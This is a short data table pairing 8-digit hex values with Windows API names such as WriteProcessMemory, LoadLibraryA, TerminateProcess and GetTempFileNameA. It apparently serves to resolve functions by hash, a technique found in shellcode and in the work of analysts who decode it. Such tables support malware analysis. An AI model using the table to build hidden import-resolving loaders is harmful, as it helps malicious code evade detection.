9C480E24	GetVersionExA
9E6FA842	TerminateProcess
A48D6762	GetModuleHandleA
B8538A52	InitializeSecurityDescriptor
BEA0BF35	WriteProcessMemory
C09D5D66	TerminateThread
C54374F3	WaitForSingleObject
C8AC8026	LoadLibraryA
CCD03C3A	SetSecurityDescriptorDacl
0D89AD05	GetCurrentProcess
0E91A280	GetProcessId
EF48E03A	SetFilePointer
0FA4F502	GetTempFileNameA